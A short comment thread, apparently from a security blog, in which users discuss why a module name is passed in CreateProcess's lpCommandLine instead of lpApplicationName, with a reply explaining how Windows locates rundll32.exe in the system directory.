The directories that are listed in the PATH environment variable. Note that this function does not search the per-application path specified by the App Paths registry key. To include this per-application path in the search sequence, use the ShellExecute function.





Hey kyREcon,

I understand why it works and I know how it finds the binpath. The part I'm unsure about is why the module name was placed in IpCommandLine and not in IpApplicationName as that should be the normal way of doing things. Maybe there is some special reason for doing this?




kyREcon 122 weeks ago

The answer is documented in my previous comment.

If you specifiy the target application name in the 'lpApplicationName' parameter then you either need to have that module in the same working directory as the calling process or specify an absolute path to it.

However, since rundll32.exe is by default located in Windows system directory, you can just pass it in the 'lpCommandLine' parameter and CreateProcess will find it for you.



b33f · 121 weeks ago +1 🔬 🗧

